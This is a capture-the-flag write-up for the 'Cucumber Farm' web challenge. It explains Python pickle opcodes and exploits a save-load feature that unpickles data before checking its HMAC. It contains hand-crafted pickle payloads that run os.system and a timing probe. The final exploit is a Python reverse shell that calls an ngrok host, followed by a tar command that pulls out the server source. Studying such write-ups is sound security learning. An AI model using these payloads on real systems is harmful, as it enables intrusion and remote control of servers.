Cucumber Farm
This writeup is for challenge cucumber farm. (Got first blood out of only 3 solves!)

Background
Pickle Deserialization
Pickle is Python's built-in serialization protocol. It uses a stack-based virtual machine to reconstruct objects by executing a sequence of opcodes.
import pickle
print(pickle.dumps(254))
# b'\x80\x04K\xfe.'
An opcode is a single-byte instruction that tells the pickle VM what operation to perform. The full list of opcodes and their semantics is defined in CPython's pickletools.py. Let's break down the output above:
\x80\x04 — PROTO: declares pickle protocol version 4.
K — BININT1: reads the next 1 byte as an unsigned integer.
\xfe — the argument to BININT1, i.e. the value 254.
. — STOP: ends unpickling and returns the top-of-stack value.
Common Opcodes
| Name | Code | Description | Stack effect |
|---|---|---|---|
PROTO | \x80 | Declare protocol version | [] → [] |
INT | I | Push an integer (read as decimal string until newline) | [] → [int] |
BININT1 | K | Push a 1-byte unsigned integer | [] → [int] |
UNICODE | V | Push a Unicode string (read until newline) | [] → [str] |
GLOBAL | c | Push module.attr (read module and name, each terminated by newline) | [] → [callable] |
MARK | ( | Push a special mark object onto the stack | [] → [mark] |
TUPLE | t | Pop everything above the topmost mark into a tuple | [mark, items...] → [tuple] |
REDUCE | R | Pop an args tuple and a callable, call callable(*args) | [callable, args] → [result] |
INST | i | Read module \n name, pop args above mark, call module.name(*args) | [mark, args...] → [result] |
OBJ | o | Pop from mark: first item is callable, rest are args, call it | [mark, callable, args...] → [result] |
BUILD | b | Pop a state, apply to top object via __setstate__ or __dict__.update | [obj, state] → [obj] |
STOP | . | End unpickling, return top-of-stack | [result] → result |
Execute Code by Pickle
Let's warm up by writing some opcodes by hand to execute os.system("whoami"):
d = (
    b"cos\n"
    b"system\n"
    b"(Vwhoami\n"
    b"tR."
)
res = pickle.loads(d)  # prints "suzuki"
print(res)  # 0
Here's what happens on the stack, step by step:
| Step | Opcode | Argument | Stack (top on right) |
|---|---|---|---|
| 1 | c — GLOBAL | os.system | [os.system] |
| 2 | ( — MARK | [os.system, mark] | |
| 3 | V — UNICODE | whoami | [os.system, mark, "whoami"] |
| 4 | t — TUPLE | [os.system, ("whoami",)] | |
| 5 | R — REDUCE | [0] | |
| 6 | . — STOP | return 0 |
There's more than one way to achieve this. Here are all the opcode combinations that can lead to code execution:
| # | Method | Key opcodes | How it works |
|---|---|---|---|
| d1 | GLOBAL + REDUCE | c … R | Push callable via c, build args tuple, R calls callable(*args) |
| d2 | GLOBAL + OBJ | c … o | Mark, push callable via c, push args, o calls callable(*args) |
| d3 | INST | i | Mark, push args, i reads module \n name and calls module.name(*args) |
| d4 | STACK_GLOBAL + REDUCE | \x93 … R | Like d1, but reads module and name from the stack (proto ≥ 4) |
| d5 | STACK_GLOBAL + OBJ | \x93 … o | Like d2, but reads module and name from the stack (proto ≥ 4) |
# d1: GLOBAL + REDUCE
d1 = (
    b"cos\n"
    b"system\n"
    b"(Vwhoami\n"
    b"tR."
)

# d2: GLOBAL + OBJ
d2 = (
    b"(cos\n"
    b"system\n"
    b"Vwhoami\n"
    b"o."
)

# d3: INST
d3 = (
    b"(Vwhoami\n"
    b"ios\n"
    b"system\n"
    b"."
)

# d4: STACK_GLOBAL + REDUCE (proto >= 4)
d4 = (
    b"\x80\x04"
    b"Vos\n"
    b"Vsystem\n"
    b"\x93"
    b"(Vwhoami\n"
    b"tR."
)

# d5: STACK_GLOBAL + OBJ (proto >= 4)
d5 = (
    b"\x80\x04"
    b"(Vos\n"
    b"Vsystem\n"
    b"\x93"
    b"Vwhoami\n"
    b"o."
)

for d in [d1, d2, d3, d4, d5]:
    pickle.loads(d)  # prints "suzuki" 5 times
Analysis & Failed Attempts
We are given a clicker game of growing cucumbers. The objective is to purchase the Golden Cucumber, which costs 10^20 cucumbers and triggers a revealFlag effect. Reaching this legitimately would take thousands of years :)

The game has a save/load feature that allows players to export progress as .bak files and import them later. The file format is:
hex( base64(pickle_serialized_state) + hmac_sha256_signature )After hex-decoding, the last 64 characters are the HMAC-SHA256 signature over the pickle bytes.
Some Failed Attempts:
Information Disclosure: robots.txt revealed /.history, a developer changelog mentioning the redeem code WELCOME (grants +10,000 cucumbers, one-time use). But nothing else useful.
API Testing: Race conditions on purchase endpoints, parameter injection, etc. All silently ignored or properly rejected.
Forging Save Data: Modified the pickle state and tried to load it. HMAC validation rejected tampered saves.
Identify the Vulnerability
What if the server deserializes the pickle data before verifying the HMAC? If so, we can get RCE by embedding malicious opcodes in the save file, the invalid signature won't matter.
Let's write some helpers first:
import binascii, base64, requests, time

url = "http://4b51d3b0a4cd419abcbcdfe33f0cea170.chal3.teagod.tech:8001"


def bak(pk):
    fake_hash = "a" * 64
    return binascii.hexlify((base64.b64encode(pk).decode() + fake_hash).encode())


def send(data):
    s = requests.Session()
    token = s.get(f"{url}/api/state").json()["actionToken"]
    s.post(
        f"{url}/api/load",
        data=data,
        headers={"Content-Type": "application/octet-stream", "X-Action-Token": token}
    )
To check if the server actually deserializes our data, we send arrays of different sizes and measure response time. If deserialization happens, larger arrays should take longer time.
def log_time(fn):
    def wrapper_fn(*args, **kwargs):
        start = time.time()
        fn(*args, **kwargs)
        end = time.time()
        print(f"Function returned after {end - start} seconds.")

    return wrapper_fn


@log_time
def send_and_log_time(data):
    send(data)


send_and_log_time(bak(pickle.dumps(list(range(10)))))      # Function returned after 0.971851110458374 seconds.
send_and_log_time(bak(pickle.dumps(list(range(100000)))))  # Function returned after 2.0992960929870605 seconds.
send_and_log_time(bak(pickle.dumps(list(range(500000)))))  # Function returned after 4.684699773788452 seconds.
send_and_log_time(bak(pickle.dumps(list(range(200)))))     # Function returned after 0.9287629127502441 seconds.
send_and_log_time(bak(pickle.dumps(list(range(300000)))))  # Function returned after 6.2692859172821045 seconds.
send_and_log_time(bak(pickle.dumps(list(range(2000000))))) # Function returned after 23.84464406967163 seconds.
Response time clearly scales with array size, which means the server deserializes our pickle data before checking the HMAC!
Now let's confirm RCE. We send payloads that call time.sleep(9) using all 5 opcode combinations. If the response takes ~9 extra seconds, code execution is confirmed:
d1 = (
    b"ctime\n"
    b"sleep\n"
    b"(I9\n"
    b"tR."
)

d2 = (
    b"(ctime\n"
    b"sleep\n"
    b"I9\n"
    b"o."
)

d3 = (
    b"(I9\n"
    b"itime\n"
    b"sleep\n"
    b"."
)

d4 = (
    b"\x80\x04"
    b"Vtime\n"
    b"Vsleep\n"
    b"\x93"
    b"(I9\n"
    b"tR."
)

d5 = (
    b"\x80\x04"
    b"(Vtime\n"
    b"Vsleep\n"
    b"\x93"
    b"I9\n"
    b"o."
)

for d in [d1, d2, d3, d4, d5]:
    send_and_log_time(bak(d))
# Function returned after 2.328557014465332 seconds.
# Function returned after 2.407073974609375 seconds.
# Function returned after 10.676033973693848 seconds.
# Function returned after 1.8217799663543701 seconds.
# Function returned after 1.43153715133667 seconds.
Only d3 (INST) took ~10 seconds. The rest returned in ~1-2 seconds, which may indicate the server filters certain opcodes.
Final Exploit
# ngrok tcp 4444
cmd = """python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("0.tcp.ap.ngrok.io",12079));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'"""
exp = (
    b"(V" +
    cmd.encode() +
    b"\n"
    b"ios\n"
    b"system\n"
    b"."
)
send(bak(exp))
Post-Solve Analysis
The hardest part of this challenge was black-box testing. After R (REDUCE) failed, I initially suspected the server validates HMAC before deserializing which would make this entire approach impossible. It took some patience to systematically try all opcode combinations before finding that i (INST) bypasses the filter.
After getting a shell, we can download the server source to see the actual filtering logic:
tar -czf /app/static/app.tar.gz /app
# then GET http://<host>/app.tar.gz
The server ships a patched pickle.py that shadows the standard library module. It forces all deserialization through the pure-Python _Unpickler (never the C _pickle extension):
# pickle.py (bottom)
try:
    from _pickle import (Pickler, dump, dumps, ...)
except ImportError:
    ...
else:
    Unpickler = _Unpickler          # always use patched Python unpickler
    load, loads = _load, _loads     # never use C _pickle.loads
Within the patched _Unpickler, two opcode handlers are overwritten to unconditionally raise:
# opcode 'c' (GLOBAL)
def load_global(self):
    module = self.readline()[:-1].decode("utf-8")
    name = self.readline()[:-1].decode("utf-8")
    raise UnpicklingError("GLOBAL opcode is forbidden: %s.%s" % (module, name))

# opcode '\x93' (STACK_GLOBAL)
def load_stack_global(self):
    name = self.stack.pop()
    module = self.stack.pop()
    raise UnpicklingError("STACK_GLOBAL opcode is forbidden: %s.%s" % (module, name))
Since GLOBAL and STACK_GLOBAL are the only ways to push a callable onto the stack, blocking them effectively kills OBJ/NEWOBJ/REDUCE as a side-effect.
INST doesn't need a callable already on the stack. It reads module and name directly from the pickle byte stream, resolves the callable itself, then calls it with the stacked arguments:
# opcode 'i' (INST)
def load_inst(self):
    module = self.readline()[:-1].decode("ascii")
    name = self.readline()[:-1].decode("ascii")
    klass = self.find_class(module, name)
    self._instantiate(klass, self.pop_mark())
And find_class has no filtering, so INST can resolve and call any function from any module.
Summary
Two vulnerabilities combined:
pickle.loads() runs before HMAC verification
INST opcode not blocked & find_class has no whitelist